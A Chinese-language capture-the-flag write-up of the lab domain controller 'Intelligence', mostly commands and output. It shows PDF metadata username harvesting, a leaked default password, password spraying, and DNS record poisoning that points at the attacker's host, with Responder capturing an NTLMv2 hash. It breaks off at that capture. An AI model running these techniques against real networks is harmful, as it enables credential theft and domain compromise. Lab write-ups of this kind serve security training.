类型:AD 域控渗透 / Windows | 难度:中等
0x00 总结
1️⃣ 入口 — PDF 元数据信息泄露
- 网站
/documents/目录下发现按日期命名的 PDF - 写脚本批量下载 100 份 PDF
exiftool提取 Creator 元数据 → 拿到 30 个域名户名pdfgrep找到内嵌凭据NewIntelligenceCorpUser9876- 密码喷洒命中 Tiffany.Molina
2️⃣ 横向 — DNS 劫持钓鱼
- SMB 发现
IT共享下的downdetector.ps1— 每 5 分钟通过 DNS 记录查 Web 状态 - 用
dnstool.py写入一条恶意的 A 记录指向 Kali - 启动 Responder 静候 — 截获 Ted.Graves 的 NTLMv2 Hash
hashcat+ rockyou 秒破 →Mr.Teddy
3️⃣ 提权 — GMSA + 约束委派攻击
- Ted.Graves 有读取 GMSA 密码的权限 → 拿到 svc_int$ 的 NTLM
svc_int$配置了「约束委派 + 协议转换」允许冒充任意用户到WWW/dc.intelligence.htbgetST -impersonate administrator→ 拿到 Administrator 的 Kerberos 票据wmiexec -k→ Domain Admin shell,拿下双 Flag
0x01 初步信息收集
1.1端口扫描
用 nmap 端口扫描
┌──(kali㉿kali)-[~/htb/Intelligence]
└─$ nmap -p- 10.129.95.154 --min-rate 1000 -oA nmapscan/portscan
Starting Nmap 7.95 ( https://nmap.org ) at 2026-07-06 20:46 EDT
Nmap scan report for 10.129.95.154
Host is up (0.093s latency).
Not shown: 65515 filtered tcp ports (no-response)
PORT      STATE SERVICE
53/tcp    open  domain
80/tcp    open  http
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
5985/tcp  open  wsman
9389/tcp  open  adws
49667/tcp open  unknown
49691/tcp open  unknown
49692/tcp open  unknown
49710/tcp open  unknown
49714/tcp open  unknown
49737/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 108.26 seconds
1.2 web 信息收集
1.2.1 目录扫描
用 feroxbuster 进行目录扫描
┌──(kali㉿kali)-[~/htb/Intelligence]
└─$ feroxbuster -u http://10.129.95.154/  -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher 🤓                 ver: 2.13.1
───────────────────────────┬──────────────────────
 🎯  Target Url            │ http://10.129.95.154/
 🚩  In-Scope Url          │ 10.129.95.154
 🚀  Threads               │ 50
 📖  Wordlist              │ /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
 👌  Status Codes          │ All Status Codes!
 💥  Timeout (secs)        │ 7
 🦡  User-Agent            │ feroxbuster/2.13.1
 💉  Config File           │ /etc/feroxbuster/ferox-config.toml
 🔎  Extract Links         │ true
 🏁  HTTP methods          │ [GET]
 🔃  Recursion Depth       │ 4
───────────────────────────┴──────────────────────
 🏁  Press [ENTER] to use the Scan Management Menu™
──────────────────────────────────────────────────
404      GET       29l       95w     1245c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
200      GET       56l      165w     1850c http://10.129.95.154/documents/scripts.js
200      GET        1l       44w     2532c http://10.129.95.154/documents/jquery.easing.min.js
200      GET        8l       29w    28898c http://10.129.95.154/documents/favicon.ico
200      GET      106l      659w    26989c http://10.129.95.154/documents/demo-image-01.jpg
200      GET      209l      800w    48542c http://10.129.95.154/documents/2020-12-15-upload.pdf
200      GET      208l      768w    47856c http://10.129.95.154/documents/2020-01-01-upload.pdf
200      GET        2l     1297w    89476c http://10.129.95.154/documents/jquery.min.js
200      GET        7l     1031w    84152c http://10.129.95.154/documents/bootstrap.bundle.min.js
200      GET      492l     2733w   186437c http://10.129.95.154/documents/demo-image-02.jpg
301      GET        2l       10w      154c http://10.129.95.154/documents => http://10.129.95.154/documents/
403      GET       29l       92w     1233c http://10.129.95.154/documents/
200      GET    10345l    19793w   190711c http://10.129.95.154/documents/styles.css
200      GET        5l   108280w  1194960c http://10.129.95.154/documents/all.js
200      GET      129l      430w     7432c http://10.129.95.154/
301      GET        2l       10w      154c http://10.129.95.154/Documents => http://10.129.95.154/Documents/
[####################] - 7m    661657/661657  0s      found:15      errors:0
[####################] - 7m    220546/220546  501/s   http://10.129.95.154/
[####################] - 7m    220546/220546  501/s   http://10.129.95.154/documents/
[####################] - 7m    220546/220546  501/s   http://10.129.95.154/Documents/
可以看到 这两个文件
http://10.129.95.154/documents/2020-12-15-upload.pdf
http://10.129.95.154/documents/2020-01-01-upload.pdf
他们的格式按日期编号,有理由怀疑有更多的日期编号
1.2.2 编写脚本批量下载文件
于是我写了个脚本用来检测和下载所有的文件
┌──(kali㉿kali)-[~/htb/Intelligence]
└─$ cat donwload
#!/bin/bash

# ---------- 配置 ----------
base_url='http://10.129.95.154/documents/'                 # 靶机地址,IP 换成你的
cookie='PHPSESSID=xxxxxxxx'                 # 你的登录会话 ID
out_dir='pdf_downloads'                     # 下载到哪个文件夹

# ---------- 准备 ----------
mkdir -p "$out_dir"                         # -p 确保文件夹存在,不报错
start='2020-01-01'
end='2021-12-31'                            # 要尝试到哪天
d="$start"

# ---------- 主循环 ----------
while [ "$d" != $(date -d "$end + 1 day" +%F) ]; do
  # 构造文件名和路径
  filename="${d}-upload.pdf"
  filepath="${out_dir}/${filename}"

  # -s 检查文件是否已存在且不为空,如果是就跳过
  if [ -s "$filepath" ]; then
    echo "[跳过] $filename 已存在"
    d=$(date -d "$d + 1 day" +%F)           # 日期递增
    continue                                 # 跳过后面的代码,直接下一次循环
  fi

  url="${base_url}/${filename}"
  echo -n "尝试 $filename ... "             # -n 不换行,等一会儿后面会输出状态

  # 用 curl 悄悄请求,只取状态码
    # 构造 URL(base_url 末尾无 /,这里补上)
  url="${base_url}/${filename}"
  echo -n "尝试 $filename ... "

  # 用 curl 悄悄请求,只取状态码(一行搞定)
  http_code=$(curl -s -o /dev/null -w "%{http_code}" --header "Cookie: $cookie" -L "$url")
  if [ "$http_code" = "200" ]; then
    echo "存在,下载中..."
    # 下载文件,安静模式,指定存放文件夹
    wget --header="Cookie: $cookie" -q -P "$out_dir" "$url"
  else
    echo "未找到 (HTTP $http_code)"
  fi

  # 日期加一天,准备下次循环
  d=$(date -d "$d + 1 day" +%F)
  sleep 0.2                                 # 休息 0.2 秒,做个好公民
done

echo "全部完成。PDF 存在 $out_dir 里。"
进入目录里后统计一下信息
总共 100 条
┌──(kali㉿kali)-[~/htb/Intelligence/pdf_downloads]
└─$ ls -lsih |wc -l
100
1.2.3 文件分析
先对几个文件用 exiftool 检查元数据
┌──(kali㉿kali)-[~/htb/Intelligence]
└─$ exiftool 2020-01-01-upload.pdf
ExifTool Version Number         : 13.36
File Name                       : 2020-01-01-upload.pdf
Directory                       : .
File Size                       : 27 kB
File Modification Date/Time     : 2026:07:06 21:48:16-04:00
File Access Date/Time           : 2026:07:06 21:48:16-04:00
File Inode Change Date/Time     : 2026:07:06 21:48:16-04:00
File Permissions                : -rw-rw-r--
File Type                       : PDF
File Type Extension             : pdf
MIME Type                       : application/pdf
PDF Version                     : 1.5
Linearized                      : No
Page Count                      : 1
Creator                         : William.Lee

┌──(kali㉿kali)-[~/htb/Intelligence]
└─$ exiftool 2020-12-15-upload.pdf
ExifTool Version Number         : 13.36
File Name                       : 2020-12-15-upload.pdf
Directory                       : .
File Size                       : 27 kB
File Modification Date/Time     : 2026:07:06 21:47:46-04:00
File Access Date/Time           : 2026:07:06 21:47:46-04:00
File Inode Change Date/Time     : 2026:07:06 21:47:46-04:00
File Permissions                : -rw-rw-r--
File Type                       : PDF
File Type Extension             : pdf
MIME Type                       : application/pdf
PDF Version                     : 1.5
Linearized                      : No
Page Count                      : 1
Creator                         : Jose.Williams
可以看到 Creator 这栏泄露了用户名
我们批量筛选用户名并且写入文件
┌──(kali㉿kali)-[~/htb/Intelligence]
└─$ exiftool -p '$Creator' pdf_downloads/ | sort -u
    1 directories scanned
   99 image files read
Anita.Roberts
Brian.Baker
Brian.Morris
Daniel.Shelton
Danny.Matthews
Darryl.Harris
David.Mcbride
David.Reed
David.Wilson
Ian.Duncan
Jason.Patterson
Jason.Wright
Jennifer.Thomas
Jessica.Moody
John.Coleman
Jose.Williams
Kaitlyn.Zimmerman
Kelly.Long
Nicole.Brock
Richard.Williams
Samuel.Richardson
Scott.Scott
Stephanie.Young
Teresa.Williamson
Thomas.Hall
Thomas.Valenzuela
Tiffany.Molina
Travis.Evans
Veronica.Patel
William.Lee

┌──(kali㉿kali)-[~/htb/Intelligence]
└─$ exiftool -p '$Creator' pdf_downloads/ | sort -u >users
    1 directories scanned
   99 image files read
然后进行预验证
┌──(kali㉿kali)-[~/htb/Intelligence]
└─$ impacket-GetNPUsers  intelligence.htb/ -usersfile users -no-pass  -dc-ip 10.129.95.154
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[-] User Anita.Roberts doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Brian.Baker doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Brian.Morris doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Daniel.Shelton doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Danny.Matthews doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Darryl.Harris doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User David.Mcbride doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User David.Reed doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User David.Wilson doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Ian.Duncan doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Jason.Patterson doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Jason.Wright doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Jennifer.Thomas doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Jessica.Moody doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User John.Coleman doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Jose.Williams doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Kaitlyn.Zimmerman doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Kelly.Long doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Nicole.Brock doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Richard.Williams doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Samuel.Richardson doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Scott.Scott doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Stephanie.Young doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Teresa.Williamson doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Thomas.Hall doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Thomas.Valenzuela doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Tiffany.Molina doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Travis.Evans doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Veronica.Patel doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User William.Lee doesn't have UF_DONT_REQUIRE_PREAUTH set
很遗憾这些都没开启预验证
我会尝试去看看每个文件的内容
用 psdfrep
┌──(kali㉿kali)-[~/htb/Intelligence]
└─$ pdfgrep -r -i 'password' pdf_downloads/
pdf_downloads//2020-06-04-upload.pdf:Please login using your username and the default password of:
pdf_downloads//2020-06-04-upload.pdf:After logging in please change your password as soon as possible.

┌──(kali㉿kali)-[~/htb/Intelligence]
└─$

┌──(kali㉿kali)-[~/htb/Intelligence]
└─$

┌──(kali㉿kali)-[~/htb/Intelligence]
└─$ pdfgrep -r -i 'password\|secret\|confidential\|credential' pdf_downloads/

┌──(kali㉿kali)-[~/htb/Intelligence]
└─$ pdfgrep -r -i 'password\|secret\|confidential\|credential' pdf_downloads/

┌──(kali㉿kali)-[~/htb/Intelligence]
└─$ pdfgrep -r -i 'passw' pdf_downloads/
pdf_downloads//2020-06-04-upload.pdf:Please login using your username and the default password of:
pdf_downloads//2020-06-04-upload.pdf:After logging in please change your password as soon as possible.

┌──(kali㉿kali)-[~/htb/Intelligence]
└─$ pdfgrep -r -i 'pwd' pdf_downloads/

┌──(kali㉿kali)-[~/htb/Intelligence]
└─$ pdfgrep -r -i 'user' pdf_downloads/
pdf_downloads//2020-06-04-upload.pdf:Please login using your username and the default password of:
pdf_downloads//2020-06-04-upload.pdf:NewIntelligenceCorpUser9876
我会打开这两个文件
文件中提到默认密码 NewIntelligenceCorpUser9876
1.2.4 密码喷洒
用 nxc 做一个密码喷洒
┌──(kali㉿kali)-[~/htb/Intelligence]
└─$ nxc smb 10.129.95.154  -u users -p 'NewIntelligenceCorpUser9876'
SMB         10.129.95.154   445    DC               [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC) (domain:intelligence.htb) (signing:True) (SMBv1:False)
SMB         10.129.95.154   445    DC               [-] intelligence.htb\Anita.Roberts:NewIntelligenceCorpUser9876 STATUS_LOGON_FAILURE
SMB         10.129.95.154   445    DC               [-] Connection Error: The NETBIOS connection with the remote host timed out.
SMB         10.129.95.154   445    DC               [-] Connection Error: The NETBIOS connection with the remote host timed out.
SMB         10.129.95.154   445    DC               [-] intelligence.htb\Daniel.Shelton:NewIntelligenceCorpUser9876 STATUS_LOGON_FAILURE
SMB         10.129.95.154   445    DC               [-] intelligence.htb\Danny.Matthews:NewIntelligenceCorpUser9876 STATUS_LOGON_FAILURE
SMB         10.129.95.154   445    DC               [-] intelligence.htb\Darryl.Harris:NewIntelligenceCorpUser9876 STATUS_LOGON_FAILURE
SMB         10.129.95.154   445    DC               [-] intelligence.htb\David.Mcbride:NewIntelligenceCorpUser9876 STATUS_LOGON_FAILURE
SMB         10.129.95.154   445    DC               [-] intelligence.htb\David.Reed:NewIntelligenceCorpUser9876 STATUS_LOGON_FAILURE
SMB         10.129.95.154   445    DC               [-] intelligence.htb\David.Wilson:NewIntelligenceCorpUser9876 STATUS_LOGON_FAILURE
SMB         10.129.95.154   445    DC               [-] intelligence.htb\Ian.Duncan:NewIntelligenceCorpUser9876 STATUS_LOGON_FAILURE
SMB         10.129.95.154   445    DC               [-] intelligence.htb\Jason.Patterson:NewIntelligenceCorpUser9876 STATUS_LOGON_FAILURE
SMB         10.129.95.154   445    DC               [-] intelligence.htb\Jason.Wright:NewIntelligenceCorpUser9876 STATUS_LOGON_FAILURE
SMB         10.129.95.154   445    DC               [-] intelligence.htb\Jennifer.Thomas:NewIntelligenceCorpUser9876 STATUS_LOGON_FAILURE
SMB         10.129.95.154   445    DC               [-] intelligence.htb\Jessica.Moody:NewIntelligenceCorpUser9876 STATUS_LOGON_FAILURE
SMB         10.129.95.154   445    DC               [-] intelligence.htb\John.Coleman:NewIntelligenceCorpUser9876 STATUS_LOGON_FAILURE
SMB         10.129.95.154   445    DC               [-] intelligence.htb\Jose.Williams:NewIntelligenceCorpUser9876 STATUS_LOGON_FAILURE
SMB         10.129.95.154   445    DC               [-] intelligence.htb\Kaitlyn.Zimmerman:NewIntelligenceCorpUser9876 STATUS_LOGON_FAILURE
SMB         10.129.95.154   445    DC               [-] intelligence.htb\Kelly.Long:NewIntelligenceCorpUser9876 STATUS_LOGON_FAILURE
SMB         10.129.95.154   445    DC               [-] intelligence.htb\Nicole.Brock:NewIntelligenceCorpUser9876 STATUS_LOGON_FAILURE
SMB         10.129.95.154   445    DC               [-] intelligence.htb\Richard.Williams:NewIntelligenceCorpUser9876 STATUS_LOGON_FAILURE
SMB         10.129.95.154   445    DC               [-] intelligence.htb\Samuel.Richardson:NewIntelligenceCorpUser9876 STATUS_LOGON_FAILURE
SMB         10.129.95.154   445    DC               [-] intelligence.htb\Scott.Scott:NewIntelligenceCorpUser9876 STATUS_LOGON_FAILURE
SMB         10.129.95.154   445    DC               [-] intelligence.htb\Stephanie.Young:NewIntelligenceCorpUser9876 STATUS_LOGON_FAILURE
SMB         10.129.95.154   445    DC               [-] intelligence.htb\Teresa.Williamson:NewIntelligenceCorpUser9876 STATUS_LOGON_FAILURE
SMB         10.129.95.154   445    DC               [-] intelligence.htb\Thomas.Hall:NewIntelligenceCorpUser9876 STATUS_LOGON_FAILURE
SMB         10.129.95.154   445    DC               [-] intelligence.htb\Thomas.Valenzuela:NewIntelligenceCorpUser9876 STATUS_LOGON_FAILURE
SMB         10.129.95.154   445    DC               [+] intelligence.htb\Tiffany.Molina:NewIntelligenceCorpUser9876
成功获取一组凭据
Tiffany.Molina:NewIntelligenceCorpUser9876
0x02 内网信息收集
2.1 smb 与 bloodhound 信息收集
我们先用 bloodhound 收集域内信息
┌──(kali㉿kali)-[~/htb/Intelligence]
└─$ bloodhound-python -c ALL -d intelligence.htb -u 'Tiffany.Molina' -p 'NewIntelligenceCorpUser9876' -dc dc.intelligence.htb  -ns 10.129.95.154 --zip
INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)
INFO: Found AD domain: intelligence.htb
INFO: Getting TGT for user
WARNING: Failed to get Kerberos TGT. Falling back to NTLM authentication. Error: Kerberos SessionError: KRB_AP_ERR_SKEW(Clock skew too great)
INFO: Connecting to LDAP server: dc.intelligence.htb
INFO: Testing resolved hostname connectivity dead:beef::124
INFO: Trying LDAP connection to dead:beef::124
INFO: Testing resolved hostname connectivity dead:beef::89af:5b16:d018:df92
INFO: Trying LDAP connection to dead:beef::89af:5b16:d018:df92
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to GC LDAP server: dc.intelligence.htb
INFO: Connecting to LDAP server: dc.intelligence.htb
INFO: Testing resolved hostname connectivity dead:beef::124
INFO: Trying LDAP connection to dead:beef::124
INFO: Testing resolved hostname connectivity dead:beef::89af:5b16:d018:df92
INFO: Trying LDAP connection to dead:beef::89af:5b16:d018:df92
INFO: Found 43 users
INFO: Found 55 groups
INFO: Found 2 gpos
INFO: Found 1 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: dc.intelligence.htb
WARNING: DCE/RPC connection failed: [Errno Connection error (10.129.95.154:445)] timed out
WARNING: DCE/RPC connection failed: The NETBIOS connection with the remote host timed out.
INFO: Done in 02M 52S
INFO: Compressing output into 20260708030949_bloodhound.zip
在枚举的同时查看用户的 smb 共享
┌──(kali㉿kali)-[~/htb/Intelligence]
└─$ nxc smb 10.129.95.154  -u Tiffany.Molina -p 'NewIntelligenceCorpUser9876' --shares
SMB         10.129.95.154   445    DC               [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC) (domain:intelligence.htb) (signing:True) (SMBv1:False)
SMB         10.129.95.154   445    DC               [+] intelligence.htb\Tiffany.Molina:NewIntelligenceCorpUser9876
SMB         10.129.95.154   445    DC               [*] Enumerated shares
SMB         10.129.95.154   445    DC               Share           Permissions     Remark
SMB         10.129.95.154   445    DC               -----           -----------     ------
SMB         10.129.95.154   445    DC               ADMIN$                          Remote Admin
SMB         10.129.95.154   445    DC               C$                              Default share
SMB         10.129.95.154   445    DC               IPC$            READ            Remote IPC
SMB         10.129.95.154   445    DC               IT              READ
SMB         10.129.95.154   445    DC               NETLOGON        READ            Logon server share
SMB         10.129.95.154   445    DC               SYSVOL          READ            Logon server share
SMB         10.129.95.154   445    DC               Users           READ
发现 IT 目录可读 用 smbclient 连接
┌──(kali㉿kali)-[~/htb/Intelligence]
└─$ smbclient  //10.129.95.154/IT -U intelligence.htb/Tiffany.Molina%NewIntelligenceCorpUser9876
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Sun Apr 18 20:50:55 2021
  ..                                  D        0  Sun Apr 18 20:50:55 2021
  downdetector.ps1                    A     1046  Sun Apr 18 20:50:55 2021

                3770367 blocks of size 4096. 1445071 blocks available
smb: \> get downdetector.ps1
getting file \downdetector.ps1 of size 1046 as downdetector.ps1 (0.4 KiloBytes/sec) (average 0.4 KiloBytes/sec)
smb: \>
发现 downdetector 文件,下载下来分析
2.2 脚本分析
┌──(kali㉿kali)-[~/htb/Intelligence]
└─$ cat downdetector.ps1
# Check web server status. Scheduled to run every 5min
Import-Module ActiveDirectory
foreach($record in Get-ChildItem "AD:DC=intelligence.htb,CN=MicrosoftDNS,DC=DomainDnsZones,DC=intelligence,DC=htb" | Where-Object Name -like "web*")  {
try {
$request = Invoke-WebRequest -Uri "http://$($record.Name)" -UseDefaultCredentials
if(.StatusCode -ne 200) {
Send-MailMessage -From 'Ted Graves <Ted.Graves@intelligence.htb>' -To 'Ted Graves <Ted.Graves@intelligence.htb>' -Subject "Host: $($record.Name) is down"
}
} catch {}
}
发现这个脚本每五分钟运行一次,会读取 dns 中的条目,发送默认凭证
我会先想 Tiffany.Molina 有没有远程登入权限,如果有的话,或许我们可以修改这个脚本
在 bloodhound 中查看
没有他的远程管理权限
2.3 dns 劫持
考虑到他读取 dns 记录发送凭证验证,考虑使用 dns 劫持,让靶机向 kali 发送凭证
使用 krbrelayx 中的 dnstool.py
先下载
┌──(kali㉿kali)-[~/htb/Intelligence]
└─$ git clone https://github.com/dirkjanm/krbrelayx.git
cd krbrelayx
Cloning into 'krbrelayx'...
remote: Enumerating objects: 270, done.
remote: Counting objects: 100% (131/131), done.
remote: Compressing objects: 100% (57/57), done.
remote: Total 270 (delta 104), reused 74 (delta 74), pack-reused 139 (from 2)
Receiving objects: 100% (270/270), 114.20 KiB | 40.00 KiB/s, done.
Resolving deltas: 100% (151/151), done.
然后向目标靶机的 dns 解析中写入记录
┌──(kali㉿kali)-[~/htb/Intelligence/krbrelayx]
└─$ python3 dnstool.py -u intelligence.htb\\Tiffany.Molina -p NewIntelligenceCorpUser9876 -dc-ip 10.129.95.154   -a add -d 10.10.16.20 -r webcom1 10.129.95.154
[-] Connecting to host...
[-] Binding to host
[+] Bind OK
[-] Adding new record
[+] LDAP operation completed successfully
查询是否加入成功
┌──(kali㉿kali)-[~/htb/Intelligence/krbrelayx]
└─$ python3 dnstool.py -u intelligence.htb\\Tiffany.Molina -p NewIntelligenceCorpUser9876 -dc-ip 10.129.95.154  -a query -r webcom1 10.129.95.154
[-] Connecting to host...
[-] Binding to host
[+] Bind OK
[+] Found record webcom1
DC=webcom1,DC=intelligence.htb,CN=MicrosoftDNS,DC=DomainDnsZones,DC=intelligence,DC=htb
[+] Record entry:
 - Type: 1 (A) (Serial: 503)
 - Address: 10.10.16.20
然后启动 reponder
┌──(kali㉿kali)-[~/htb/Intelligence]
└─$ sudo responder -I tun0
这样当他运行脚本时应该会向 kali 发送凭证
几分钟后,我们能收到拦截的凭证
[HTTP] NTLMv2 Client   : 10.129.95.154
[HTTP] NTLMv2 Username : intelligence\Ted.Graves
